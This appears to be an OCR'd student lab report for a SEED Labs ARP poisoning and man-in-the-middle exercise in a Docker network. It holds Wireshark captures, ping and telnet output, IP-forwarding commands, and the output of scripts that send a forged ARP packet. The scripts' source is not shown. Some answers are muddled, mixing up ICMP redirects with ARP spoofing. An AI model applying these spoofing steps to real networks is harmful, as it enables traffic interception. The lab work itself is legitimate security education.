   2 0.000498009    02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
   3 13.851930330   02:42:0a:09:00:69   Broadcast           ARP      42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10
   4 13.852179335   02:42:0a:09:00:06   02:42:0a:09:00:69   ARP      42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 1
   5 134.542078918  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0061, seq=1/256, ttl=64 (n
   6 135.567086419  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0061, seq=2/512, ttl=64 (n
   7 136.590416900  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0061, seq=3/768, ttl=64 (n
   8 137.614698411  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0061, seq=4/1024, ttl=64 (
   9 138.638181918  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0061, seq=5/1280, ttl=64 (
  10 139.666713539  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0061, seq=6/1536, ttl=64 (
  11 139.790797028  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
  12 140.815108577  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
  13 141.838374117  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
```

br-f4d73c24be0b: <live capture in progress>   Packets: 13 · Displayed: 13 (100.0%)   Profile: Default




Capturing from br-f4d73c24be0b

```
No.  Time           Source              Destination         Protocol Length Info
  13 141.838374117  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
  14 167.955193238  02:42:0a:09:00:69   02:42:0a:09:00:05   ARP      42 Who has 10.9.0.5? Tell 10.9.0.6
  15 167.956117257  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 10.9.0.5 is at 02:42:0a:09:00:05
  16 177.532426683  02:42:0a:09:00:69   Broadcast           ARP      42 Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10
  17 177.533048696  02:42:0a:09:00:06   02:42:0a:09:00:69   ARP      42 10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 1
  18 181.311955064  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0062, seq=1/256, ttl=64 (n
  19 182.318468694  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0062, seq=2/512, ttl=64 (n
  20 183.342517694  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0062, seq=3/768, ttl=64 (n
  21 184.365913690  10.9.0.5            10.9.0.6            ICMP     98 Echo (ping) request  id=0x0062, seq=4/1024, ttl=64 (
  22 186.382068084  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
  23 187.406655134  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5
  24 188.434528262  02:42:0a:09:00:05   02:42:0a:09:00:69   ARP      42 Who has 10.9.0.6? Tell 10.9.0.5

› Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface br-f4d73c24be0b, id 0
› Ethernet II, Src: 02:42:0a:09:00:69 (02:42:0a:09:00:69), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
› Address Resolution Protocol (request)

0000  02 42 0a 09 00 05 02 42  0a 09 00 69 08 06 00 01   ·B·····B ···i····
0010  08 00 06 04 00 01 02 42  0a 09 00 69 0a 09 00 06   ·······B ···i····
0020  02 42 0a 09 00 05 0a 09  00 05                     ·B······ ··
```

br-f4d73c24be0b: <live capture in progress>   Packets: 24 · Displayed: 24 (100.0%)   Profile: Default

On Host A
# ping 10.9.0.6




SEEDLabs
Activities
Terminal
Sep 25 20:21
Capturing from br-f4d73c24be0b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
seed@Naman209: ~/.../Labsetup
seed@N...
seed@N...
seed@N...
seed@N...
seed@N...

```
No.  Time          Source
 13 141.838374117 02:42:0a:09:00:05
 14 167.955193238 02:42:0a:09:00:69
 15 167.956117257 02:42:0a:09:00:05
 16 177.532426683 02:42:0a:09:00:69
 17 177.533048696 02:42:0a:09:00:06
 18 181.311955064 10.9.0.5
 19 182.318468694 10.9.0.5
 20 183.342517694 10.9.0.5
 21 184.365913690 10.9.0.5
 22 186.382068084 02:42:0a:09:00:05
 23 187.406655134 02:42:0a:09:00:05
 24 188.434528262 02:42:0a:09:00:05

▸ Frame 1: 42 bytes on wire (336 bits), 42
▸ Ethernet II, Src: 02:42:0a:09:00:69 (02:4
▸ Address Resolution Protocol (request)

0000  02 42 0a 09 00 05 02 42  0a 09 00 69 0
0010  08 00 06 04 00 01 02 42  0a 09 00 69 0
0020  02 42 0a 09 00 05 0a 09  00 05
```


```
root@hostA:209:NamanC:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
6 packets transmitted, 0 received, 100% packet loss, time 5127ms

root@hostA:209:NamanC:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3054ms

root@hostA:209:NamanC:/#
```

br-f4d73c24be0b: <live capture in progress>
Packets: 24 · Displayed: 24 (100.0%)
Profile: Default

Pinging not successful , execute task 11A.py and task2.py



```
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task11A.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@hostM:209:NamanC:/volumes# python3 task2.py
.
Sent 1 packets.
root@hostM:209:NamanC:/volumes#
```



```
root@hostA:209:NamanC:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=2.66 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.596 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.578 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.674 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.632 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4035ms
rtt min/avg/max/mdev = 0.578/1.028/2.660/0.816 ms
root@hostA:209:NamanC:/#
```


Pinging now successful

Question:

1. What do you observe? Explain

- ➔ Initially, the pinging was not successful, because the IP address in attack M was not matching and discards the packets, but after executing the 2 python codes, the pinging started to happen.

Wireshark Output:


Capturing from br-f4d73c24be0b
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Wireless
Tools
Help
Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
27	244.758776163	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=1/256, ttl=64 (r
28	244.759977188	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=1/256, ttl=64 (r
29	245.760460237	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=2/512, ttl=64 (r
30	245.760771244	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=2/512, ttl=64 (r
31	246.762550328	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=3/768, ttl=64 (r
32	246.762849334	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=3/768, ttl=64 (r
33	247.791079983	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=4/1024, ttl=64 (
34	247.791405990	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=4/1024, ttl=64 (
35	248.792781081	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0064, seq=5/1280, ttl=64 (
36	248.793114088	10.9.0.6	10.9.0.5	ICMP	98	Echo (ping) reply id=0x0064, seq=5/1280, ttl=64 (
37	249.870310784	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6 (duplicate use of 10
38	249.870630791	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05 (duplicate use of 1


Question

1. Compare the results between the above two steps.

➔ After turning on IP Forwarding ICMP redirection from Attacker M to Host A takes place, which forwards the packet to B, and at the same time, M sends a ICMP redirect message to A

On Host A Command:


# telnet 10.9.0.6



```
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes# 
```

Back On Host M Command:


# sysctl net.ipv4.ip_forward=0



```
root@hostM:209:NamanC:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@hostM:209:NamanC:/volumes# 
```


On Host A Command:

# telnet 10.9.0.6



```
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
hostB:209:NamanC login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@hostB:209:NamanC:~$
```

Wireshark Output:




SEEDLabs
Activities
Wireshark
Sep 25 20:25
Capturing from br-f4d73c24be0b
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time          Source     Destination Protocol Length Info
  395 384.146589840 10.9.0.5   10.9.0.6    TCP      67 [TCP Keep-Alive] 58342 → 23 [PSH, ACK] Seq=131 Ack=8
  396 384.147820867 10.9.0.6   10.9.0.5    TELNET   67 Telnet Data ...
  397 384.147948870 10.9.0.6   10.9.0.5    TCP      67 [TCP Keep-Alive] 23 → 58342 [PSH, ACK] Seq=889 Ack=1
  398 384.190389797 10.9.0.5   10.9.0.6    TCP      66 58342 → 23 [ACK] Seq=132 Ack=890 Win=64128 Len=0 TSv
  399 384.190717804 10.9.0.5   10.9.0.6    TCP      66 [TCP Keep-Alive ACK] 58342 → 23 [ACK] Seq=132 Ack=89
  400 399.580169512 10.9.0.5   10.9.0.6    TELNET   69 Telnet Data ...
  401 399.787708060 10.9.0.5   10.9.0.6    TCP      69 [TCP Retransmission] 58342 → 23 [PSH, ACK] Seq=132 A
  402 399.995234608 10.9.0.5   10.9.0.6    TCP      69 [TCP Retransmission] 58342 → 23 [PSH, ACK] Seq=132 A
  403 400.430477145 10.9.0.5   10.9.0.6    TCP      69 [TCP Retransmission] 58342 → 23 [PSH, ACK] Seq=132 A
